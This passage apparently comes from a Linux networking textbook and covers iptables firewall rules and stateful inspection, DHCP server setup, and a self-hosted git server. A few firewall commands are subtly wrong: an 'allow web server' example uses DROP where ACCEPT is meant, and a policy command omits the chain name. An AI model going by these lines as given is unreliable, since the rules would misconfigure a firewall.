- Do not allow computers inside the network to access unauthorised servers outside the network (for example, a university may decide that no-one inside can access File Transfer Protocol (FTP) servers on the Internet).
- Do not allow any computers outside the network to access any servers inside the network. The only exceptions are to allow access to dedicated servers (e.g. the university website).

Although the above cases can become quite complex in practice, very basic rules can be used to implement a simplified firewall that performs this functionality.

13.3 iptables Concepts

`iptables` is a program on Linux that can be used to create a firewall. It allows the user to create a set of rules. Then when packets are received by the computer, the rules are processed. The packet is only sent if accepted by the rules.

With `iptables` the firewall is configured with *tables* of filters. The most common table is simply called *filter*, but there are others such as *mangle* (for modifying packet contents) and *nat* (for performing Network Address Translation (NAT)). Each table contains *chains*, as described in Section 13.3.1, and chains contains *rules*, as described in Section 13.3.2.

13.3.1 Chains in iptables

`iptables` defines classes of rules called *chains*). Rules from each chain are applied based on where the packet is from/going to, as illustrated in Figure 13.2.

INPUT processed if a packet is destined to this computer (e.g. the destination is this computer).

OUTPUT processed if a packet is created to be sent by this computer (e.g. this computer is the source)

FORWARD processed if a packet is to be forwarded by this computer (e.g. the packet is not destined to or from this computer, but this computer is acting as a router).

PREROUTING used only for altering packets as they come into this computer.

POSTROUTING used only for altering packets as they go out of this computer.




Figure 13.2: Chains in `iptables`

On host-based firewalls, the main chains are INPUT and OUTPUT, since the packets are either destined to that host (INPUT) or sent from that host (OUTPUT).

For network-based firewalls on routers, the main chain is FORWARD, since the packets are forwarded by the router from one network to another. The router/firewall is not usually the original source or final destination of packets.

The PREROUTING and POSTROUTING chains are used for NAT or sending packets with fake source addresses (Section 17.2).

13.3.2 Rules in iptables

Rules in `iptables` consist of:

Matching condition(s) desired packet characteristics

- protocol, source/dest. address, interface
- many protocol specific extensions

Target action to take if packet matches specified conditions

- ACCEPT, DROP, RETURN, ...

A packet is checked against rules in a chain, from first rule to the last rule. If the packet does not match the rule, then the next rule is processed. If a packet does match a rule, then the action as specified by the target is taken. If no rules match, then a default action is taken. The default action is referred to as the table *policy*.

The `iptables` command is used to add, delete and list rules in a chain. We will use a set of examples to show the syntax for common operations. See the man page for more details.

13.4 General Examples of iptables

The following sections will give examples of general firewall rules, and then implementation of those rules with `iptables`. Note that other firewall software/hardware may use a different syntax and terminology, but the concepts will be the same. Also, this section does *not* use virtnet, but rather refers to a general (fake) network. Therefore you cannot test these comments; rather use them to learn the syntax and ideas of `iptables`.

13.4.1 Example Network

We will use the example network in Figure 13.3, which shows a small internet. Hosts (e.g. PCs, laptops, servers) are drawn as squares. Routers that connect subnets together are drawn as circles. The ovals are the subnets. The IP address of a device (host, router interface) can be determined using the subnet address and the value inside the device.




Figure 13.3: Example network for demonstrating `iptables`

13.4.2 Host-Based Firewall

We will first assume the firewall is running on the host, specifically `1.1.1.12` in Figure 13.4. This firewall is protecting only that host. An example of this is that the host is a server.

The following sections will give a security aim or policy, and then show how to implement that as a set of rules first, followed by the syntax for creating those rules with `iptables`.




Figure 13.4: Host-based firewall running on 1.1.1.12

13.4.3 Prevent Ping From Working

Ping is an application used for testing network connectivity and response times (see Section 9.5). It uses ICMP as the transport protocol, inside IP packets.

The aim is to prevent `ping` from working on computer `1.1.1.12`. To achieve this at the protocol level, we will drop all ICMP packets in and out of this computer. The design is:

- Assume default policy is ACCEPT
- Assume filter table empty → append a new rule
- Packets received → INPUT chain
- Packets sent → OUTPUT chain
- Protocol is icmp
- Target (action) is DROP

The implementation with `iptables` is achieved with:

```
fwadmin@1.1.1.12:~$ sudo iptables -A INPUT -p icmp -j DROP
fwadmin@1.1.1.12:~$ iptables -A OUTPUT -p icmp -j DROP
```

The way to read the first `iptables` command is: "*A*ppend a rule to the *INPUT* chain. The rule matches packets that use transport *p*rotocol *icmp*. When a packet matches then *j*ump to the action *DROP*."

Video
iptables Syntax Example including Blocking Ping and TCP (21 min; Mar 2016)
https://www.youtube.com/watch?v=5Rr4Njsajgc

13.4.4 View Current Rules

Use the `-L` option to list the current set of rules. You can also use `-n` to show the rules using numeric addresses (rather than hostnames).

```
fwadmin@1.1.1.12:~$ iptables -L -n
Chain INPUT (policy DROP)
target     prot opt source               destination
DROP       icmp --  0.0.0.0/0            0.0.0.0/0

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       icmp --  0.0.0.0/0            0.0.0.0/0
```

To list the rules in a particular chain, specify the chain name (in all uppercase) as the command parameter.

```
fwadmin@1.1.1.12:~$ iptables -L -n INPUT
Chain INPUT (policy DROP)
target     prot opt source               destination
DROP       icmp --  0.0.0.0/0            0.0.0.0/0
```

13.4.5 Delete All Rules

Use the `-F` option to flush or delete all rules:

```
fwadmin@1.1.1.12:~$ sudo iptables -F
fwadmin@1.1.1.12:~$ iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Check the man page for other options, such as deleting individual rules.

13.4.6 Router-Based Firewall

Now we will consider a different example with the firewall running on router Ra, and protecting the subnet `1.1.1.0`. That is, from the firewalls perspective, subnet `1.1.1.0` is internal, and all other subnets are external.




Figure 13.5: Host-based firewall running on router Ra

When a firewall is on a router (as opposed to host) then it normally has rules for packets that are forwarded through it, and hence we deal with the FORWARD chain.

13.4.7 Prevent External Hosts Accessing to SSH Server

The security policy is to prevent all external hosts from accessing the SSH server on internal host `1.1.1.11`. Note that SSH application protocol uses TCP as a transport protocol, and a SSH server uses port 22.

Since SSH is a request/response application from client to server, to stop it working you only need to DROP the initial request to the server. If the initial request is never received by server, then there will never be a follow up response. This is used for many Internet applications: to block them, just block access to the server.

The firewall design is:

- Packets through router → FORWARD chain
- SSH uses TCP → protocol is tcp
- SSH server listens on port 22 → destination port 22
- Destination server is `1.1.1.11`
- Target is DROP

The implementation with `iptables` is achieved with:

```
fwadmin@Ra:~$ sudo iptables -A FORWARD -p tcp --dport 22 -d 1.1.1.11 -j DROP
```

The way to read the rule is: "*A*ppend a rule to apply to all *FORWARD*ed packets. The packets must use transport *p*rotocol tcp and must be going to *d*estination *port* 22. They must also be going to *d*estination IP `1.1.1.11`. If packets match these conditions then *j*ump to the DROP action.

13.4.8 Block Computer from Accessing External Web Servers

The security policy is to prevent the internal host 1.1.1.12 from accessing any web servers in the subnet 3.3.3.0/24.

The firewall design is:

- Packets forwarded through routers → FORWARD chain
- Web servers use port 80 → destination port 80

The implementation with `iptables` is achieved with:

```
fwadmin@Ra:~$ sudo iptables -A FORWARD -p tcp --dport 80 -s 1.1.1.12
  -d 3.3.3.0/24 -j DROP
```

This is imilar to the SSH example, but web servers use port 80 and the packets must come from *s*ource IP `1.1.1.12`. In practice the rules can get complicated quite quickly. Web servers use port 80 and port 443 (for HTTPS) so rules for both will be needed.

13.4.9 Changing the Default Policy

Up until now, if a packet did not match any of the rules, then action taken on that packet is to accept it. That is, the default firewall policy is accept. Alternative is to set the default policy to drop. What default policy should be used? A brief comparison of the two follows.

The permissive approach is to accept by default.

- All packets are accepted, unless a rule states to drop them
- Least secure approach, but convenient for users (allows all applications to work, unless otherwise stated)
- If firewall admin makes mistake and forgets a rule, then attackers may be allowed in

The restrictive approach is to drop by default.

- All packets are dropped, unless a rule states to accept them
- Most secure approach, but can lead to frustrated users
- If firewall admin makes a mistake and forgets a rule, then users will be inconvenienced (but attackers will not be allowed in)

While you may choose, generally the restrictive approach is recommended.
To change the policy with `iptables` use the `-P` option:

```
fwadmin@Ra:~$ sudo iptables -P DROP
```

13.4.10 Allow Access to a Web Server

In this example we are using the default policy of drop. The security policy is to allow all external hosts to access the internal web server on 1.1.1.11 (considering only port 80).
The design is:

- Add a first rule that allows packets from browser into the server.
- Add a second rule that allows the server to send responses to the browser.

Unfortunately since clients obtain random/dynamic ports, we cannot set the browser/-client port in the firewall rule. So we must allow communications from any port to port 80 on the server. This creates potential security holes, as malicious software on 1.1.1.11 can send packets out using the source port 80 (it is easy for malicious software to choose any source port). SPI will solve this problem in Section 13.5.
The implementation with `iptables` is achieved with:

```
fwadmin@Ra:~$ sudo iptables -P DROP
fwadmin@Ra:~$ sudo iptables -A FORWARD -p tcp --dport 80 -d 1.1.1.11 -j DROP
fwadmin@Ra:~$ sudo iptables -A FORWARD -p tcp --sport 80 -s 1.1.1.11 -j DROP
```

The above implementation could be improved by specifying the direction of packets. One way to do this is identifying the input interface or output interface using the `-i` and `-o` conditions, respectively. See the man page for details.

13.5 Stateful Packet Inspection Concept and Examples

13.5.1 SPI Concepts

A traditional packet filtering firewall makes decisions based on individual packets. Each arriving packet is compared against a table of rules and the decision for that packet is made. When making a decision for one packet, the outcome of previous packets is not considered. Thus, the firewall is *stateless*. However many Internet applications are stateful, especially connection-oriented applications. A connection is established between client and server, and a group of packets belong to that connection. To create firewall rules that implement security policy, it is often easier to define rules for connections (and all packets belong to the connection), rather than individual packets. To do so, the firewall needs to store information about the connection, in particular past packets. That is, the firewall must be *stateful*. Stateful Packet Inspection (SPI) is an extension of traditional (stateless) packet filtering firewalls that allow rules and decisions to be made for connections. The benefits of SPI include:

- Rules can easily cover complex cases for client/server applications
- Fewer rules are required to achieve same outcome, making it easier for firewall admin (and less chance of mistakes)

The storage of connection/state information in an *SPI table* incurs extra overhead on firewalls, but with today's computers that overhead is negligible. Hence SPI is a feature on almost all firewalls today.

When SPI is available, the steps for packet processing at the firewall are:

1. Packet arrives at firewall
2. Firewall checks packet against SPI table
   - If packet is part of established connection, then automatically ACCEPT (no more processing, go to step 1)
   - Else go to step 3
3. Firewall checks packet against normal rules
   - If packet matches an ACCEPT rule, then SPI entry created for this connection
   - Else process packet according to firewall rules
4. Go to step 1 for next packet

In summary, there are now two tables: the normal firewall rules and the SPI table that keeps track of the ACCEPTed connections.

13.5.2 SPI Example in iptables

To turn on SPI feature in `iptables`:

```
fwadmin@Ra:~$ sudo iptables -P FORWARD DROP
fwadmin@Ra:~$ sudo iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j
    ACCEPT
```

First we set the *P*olicy for *FORWARD*ed packets to *DROP*. Then we *A*ppend a rule for *FORWARD*ed packets. The rule uses the *m*odule for *state*ful packet inspection. All packets that belong to an *ESTABLISHED* connection or are *RELATED* to a current connection are *ACCEPT*ed.

If an initial TCP Syncrhonise (SYN) packet is accepted, then the SYN/ACK and ACK are RELATED and automatically accepted. Once a TCP connection is established via the 3-way handshake, all data packets, ACK packets and FINish packets are automatically accepted.

Now let's implement the security policy that will allow all external hosts to access web server on `1.1.1.11`. The design is:

- ACCEPT all initial packets coming into the web server
- SPI will automatically handle all other packets belonging to that connection

The implementation is:

```
fwadmin@Ra:~$ sudo iptables -A FORWARD -p tcp --dport 80 -d 1.1.1.11 -j ACCEPT
```

The benefit of SPI is that we only need to write a single rule that will cover packets in both directions. The firewall rule accepts the first packet coming in to the server, and SPI automatically accepts all subsequent packets. This greatly simplifies the firewall rules the admin needs to create (less chance of errors, more secure).

Chapter 14

DHCP Server for Automatic IP Addresses

This chapter shows how to setup a DHCP server to automatically issue IP addresses to clients inside a network.

14.1 Prerequisites

14.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- LANs, the Internet and addressing schemes, e.g. IP addresses and MAC addresses.
- DHCP.
- DNS.

Basic Linux command line skills, as covered in Chapter 4, are assumed. You will need to be able to:

- View and edit files, e.g. with `cat` or `nano`.
- Perform operations on directories and files, including `ls`, `cd`, `cp`.

14.1.2 Linux and Network Setup

All of the practical tasks in this chapter can be completed on a single Linux computer. Most of the demonstrations use a single Linux computer, specifically node1 in virtnet (Chapter 3). Although virtnet is not required, if you do use it, as only a single computer is necessary, topology 1 is appropriate (or in fact any topology—just use a single node).

File: nsl/dhcp.tex, r1670

14.2 Automatic IP Address Configuration

When an operating system is installed on a computer and the computer first setup (by, for example, the network administrator), the IP address and other relevant network information (such as DNS servers, subnet mask) can be manually entered. In Ubuntu, commands like `ifconfig` can be used to do this.

But with manual configuration, if any network information changes, the network administrator must then go to each computer to make the changes. For example in a university network with 100's or even 1000's of computers, the task of manually configuring each computer if, for example, the DNS server IP address changes, would be enormous!

Therefore, in practice there are ways to automatically configure a computers network information. The most used method is called *Dynamic Host Configuration Protocol* or DHCP[1]. The basic process using DHCP is as follows:

1. One computer on the network is configured as a *DHCP Server*. This contains information about the possible IP addresses that can be allocated to other computers, and the DNS servers to be used. Usually, the DHCP Server is a router on the network.

2. All the hosts in the network are configured to use a *DHCP Client*. When the computers are first setup by the network administrator, no information about IP address, DNS server is given.

3. When a host boots, the DHCP Client broadcasts a request for an IP address. In other words the host sends a message to everyone else on the network saying: "I need an IP address (and other information)".

4. The DHCP Server is the only computer that responds: the DHCP Server selects an IP address for the host and sends it, including the network DNS server, subnet mask etc. to the host.

5. The DHCP Client configures its network interface using the information sent to it by the DHCP Server. The host now has an IP address.

The information assigned to the host by the DHCP Server has a lifetime. This is called a *lease*—for example, the host "leases" an IP address for 1 day. Before the lease expires, the DHCP Client will typically renew the lease. In this way, if a change of configuration information (such as DNS server) is needed, the network adminsitrator simply modifies the DHCP Server—the DHCP Clients in each host will retrieve the updated information from the DHCP Server.

Many computers now use DHCP to obtain an IP address, so the computer user does not need to worry about configuring their own IP address. For example, when you connect to a university network with your laptop, typically you do not configure an IP address—DHCP is used.

[1]There was also Bootstrap Protocol (BOOTP), but DHCP has effectively replaced that.

14.3 Installing a DHCP Server

If you are only interested in learning about DHCP, then you may not need to install a server, since there is probably one already in your subnet. You may skip this section and see how to use a DHCP client in Section 14.4, or monitor and existing server in Section 14.5. If you do need to install a DHCP server, then read on.

14.3.1 Install ISC DHCP Server

First identify which computer to install the DHCP server on. Often it is a router in a subnet, although it may be a host. On that computer, install the ISC DHCP server:

```
network@server:~$ sudo apt install isc-dhcp-server
```

14.3.2 Configure DHCP Server

An important part of configuring a DHCP server is telling it which network interface to use. For example, if the server is running on a computer with two network interfaces (e.g. a router), then normally the DHCP server will allocate IP addresses via one interface to computers on an internal network, but not the other interface connected to an external network.

For this demonstration, let's assume the internal interface is `eth2` and the external interface is `eth1`. We need to setup the DHCP server to allocate addresses via `eth2`. This is done by editing the file `/etc/default/isc-dhcp-server` with your favourite text editor (ensure you use `sudo`). Once the file is open, edit the line specifying `INTERFACES`, ensuring the internal interface is listed:

```
INTERFACES="eth2"
```

Now we need to specify the range of IP addresses to allocate to hosts on the internal subnet. This is done in the configuration file `/etc/dhcp/dhcpd.conf`. Read through the comments in the file and change values as desired. Below we will present an example file, with comments removed for brevity, in three parts:

1. Global/default settings
2. Allocating IP addresses in a range to the subnet
3. Allocating specific IP addresses to specific hosts

The global/default settings are below. As we do not have DNS servers, you may remove the domain-name-servers option. The parts changed are in bold.

```
ddns-update-style none;
option domain-name "example.com";
#option domain-name-servers ns1.example.org, ns2.example.org;
default-lease-time 600;
max-lease-time 7200;
authoritative;
log-facility local7;
```

The next part is to allocate IP addresses to all hosts in a subnet. This example allocates addresses from the range `192.168.2.100` to `192.168.2.200` to hosts in the subnet.

```
subnet 192.168.2.0 netmask 255.255.255.0 {
        range 192.168.2.100 192.168.2.200;
        option domain-name "example.com";
        option subnet-mask 255.255.255.0;
        option routers 192.168.2.2;
        option broadcast-address 192.168.2.255;
        default-lease-time 600;
        max-lease-time 7200;
}
```

Although the above settings are sufficient, in some cases we would like to allocate a specific address to a specific computer. For example, normal hosts can receive any IP from the range 100-200, but a server should get a fixed address. One method to achieve this is to give specify mappings based on MAC addresses. The following allocates `192.168.2.50` to a server with MAC address `08:00:27:d6:04:07`. The name *web-server* is just for information, while the hardware Ethernet address must be obtained from the server, e.g. using `ifconfig`.

```
group {
        option routers 192.168.2.2;
        option broadcast-address 192.168.2.255;

        host web-server {
                hardware ethernet 08:00:27:d6:04:07;
                fixed-address 192.168.2.50;
        }
}
```

You can add more host declarations as needed. The above example illustrates the main parts of the DHCP server configuration. You may change the example to optimise for your network. For example, it is not necessary to include the default-least-time in the subnet declaration if it is the same as the global declaration. For more explanation of the syntax and options in `dhcpd.conf`, see the man page:

```
network@server:~$ man dhcpd.conf
```

14.3.3 Restart the DHCP Server

To apply the configuration changes you need to restart the DHCP server. However it is a good idea to check the configuration file for errors first. A syntax check can be performed as:

```
network@server:~$ dhcpd -t
```

If there are any syntax errors (e.g. missing semi-colons) then this will report them, including the line number.

Once the configuration file is correct, restart the DHCP server:

```
network@server:~$ sudo systemctl restart isc-dhcp-server
```

Then check the status—it should be active (running):

```
network@server:~$ sudo systemctl status isc-dhcp-server
```

14.4 Using a DHCP Client

To get your computer to obtain IP addresses from a DHCP server when it boots, you need to edit the `/etc/network/interfaces` file. Section 9.11.4 gives an example of editing this file. We need to make sure the interface uses DHCP, rather being static. The general format for specifying an interface to use DHCP is

```
auto INTERFACE
iface INTERFACE inet dhcp
```

For example, if your computer has interface `eth1`:

```
auto eth1
iface eth1 inet dhcp
```

The next time the machine boots, it will use the DHCP client to get an IP address from the DHCP server (rather than statically assign an address). However if you don't want to perform a reboot then you can trigger the DHCP client software to run manually using the command `dhclient`. First release any existing DHCP leases and then request a new one:

```
network@node:~$ sudo dhclient -r eth1
network@node:~$ sudo dhclient eth1
```

Make sure you specify the correct interface for your computer.
Now use `ifconfig` to view the new IP address.

14.5 Monitoring a DHCP Server

By default, the DHCP server logs output into the system log `/var/log/syslog`. You can view the DHCP messages with:

```
network@server:~$ grep "DHCP" /var/log/syslog
```

DHCP leases are stored in text files. They contain information about the lease duration and owner and are stored in `/var/lib/dhcp/dhcpd.leases`.

14.6 More Resources on DHCP

The man pages provide useful information about file formats, e.g.

```
man dhcpd
man dhcpd.conf
man interfaces
man dhclient
man dhcpd.leases
```

Many websites provide examples and explanations. Some are from Ubuntu, OSTech-Nix, HowToForge, and TechMint.

Chapter 15

Distributed Version Control with git

Many organisations today have computer files worked on by teams. Keep tracking of the different versions and changes to those files is a difficult but important task. For software files, e.g. source code, distributed version control systems are often used to automate the tracking of versions and changes. Git is one distributed version control system. This chapter shows you how to setup a git server that can track files. This demonstrates one of the many different server applications that system administrators may be responsible for in an organisation's network.

15.1 Prerequisites

15.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- Software development principles and procedures.
- Access control techniques, especially discretionary access control.

Basic Linux command line skills, as covered in Chapter 4, are assumed. You will need to be able to:

- View and edit files, e.g. with `cat` or `nano`.
- Perform operations on directories and files, including `ls`, `cd`, `cp`.
- Add new users, e.g. with `adduser`.

15.1.2 Linux and Network Setup

While the Git server is installed on only a single Linux computer, for testing purposes it is useful to have multiple Linux computer. If you are using virtnet (Chapter 3) the select a topology with multiple nodes. In the example we use topology 5, however other topologies (e.g. 2, 3, 4) are also suitable.

File: nsl/git.tex, r1669

15.2 Version Control Concepts

When developing software, version control is an important technique for managing source code. As software developers create source code, a version control system will automatically track changes and versions (as opposed to manually keeping track of version by file naming, e.g. `app-v1.java`, `app-v2.java`). With projects involving multiple people, a version control system adds the extra benefit of tracking who made the changes, and merging code when multiple people work on the same code segments. While version control systems are well suited to software development involving text files, they can also be used to store any file type (including binary files).

Two basic models of storing files are used in version control. Client/server model stores the repository of files on a server, and clients access the files. Examples of such systems are: Subversion (SVN), CVS, Visual SourceSafe, and Team Foundation Server. In a distributed model, each user stores the repository on their computer, and algorithms/protocols are used to keep them consistent. Examples include git, mercurial and bazaar.

Even with distributed version control, one or more publicly accessible Internet servers are commonly used so developers can share code among project team members. There are several companies that provide such servers, the most popular being GitHub. However, self-managed servers can also be used. In the following we demonstrate setting up a simple self-managed server for using git for distributed version control.

15.3 Setup a Git Repository

15.3.1 Example Scenario

We have a server, with IP `192.168.2.21` and referred to as *server* in the prompt, that will act as the main repository for all our files. Each software developer has an account on that server. Developers use their own computers to maintain their local repository, and occasionally synchronise that with the main repository on the server. In our example there is a single client computer with IP `192.168.1.11` and referred to as *client* in the prompt.

15.3.2 Setup the Repositories on Server

We first setup the server machine to support clients to access the Git repository.

Install the SSH server and Git software (they may already be installed; if so, attempting to install again won't hurt):

```
steven@server:~$ sudo apt install openssh-server git
```

We assume the server machine has multiple users already with accounts. If not, add the users now using `adduser` (Section 7.3). In the following example, we assume there are users *steven*, *ken*, *lily* and *scott*.

We will restrict which users on the machine that can also access the git repository by creating a specific group called *developers* (e.g. *steven*, *ken* and *lily* are *developers*; *scott* is not). Create the group, and add the users to that group:

```
steven@server:~$ sudo addgroup developers
steven@server:~$ sudo adduser steven developers
steven@server:~$ sudo adduser ken developers
steven@server:~$ sudo adduser lily developers
```

Now create a directory for storing the git repository. Similar to a website or database, a good location to store the repositories is in `/var`. For example:

```
steven@server:~$ sudo mkdir /var/git-repo
```

Now set the ownership and permissions on the repository directory so only developers can write to it:

```
steven@server:~$ sudo chown -R root:developers /var/git-repo
steven@server:~$ sudo chmod -R g+rwx /var/git-repo/
steven@server:~$ sudo chmod g+s /var/git-repo
```

The last command above makes sure all sub-directories inside `/var/git-repo` also have *developers* as the group owner. For the group changes to take effect, log out and log back in again.

Finally, initialise a bare Git repository. For example, if you want two different repositories, one for a mobile app and another for a website:

```
steven@server:~$ git init --bare /var/git-repo/mobileapp.git
steven@server:~$ git init --bare /var/git-repo/website.git
```

Create as many repositories as needed. (For the above two commands, you may need to exit and login again before running them for the permissions to take effect).

Now, any user with an account on the server and in the *developers* group should be able to connect with a git client. Let's try it.

15.4 Using Git

15.4.1 Clone an Existing Repository

On a client machine, login as one of the users in the *developers* group, e.g. *ken.* We will store all our git repositories in a directory called `git`.

```
ken@client:~$ cd
ken@client:~$ mkdir git
ken@client:~$ cd git
```

First we clone the entire repository from the server to the client:

```
ken@client:~/git$ git clone ssh://ken@192.168.2.21/var/git-repo/mobileapp.git
    mobileapp
Cloning into 'mobileapp'...
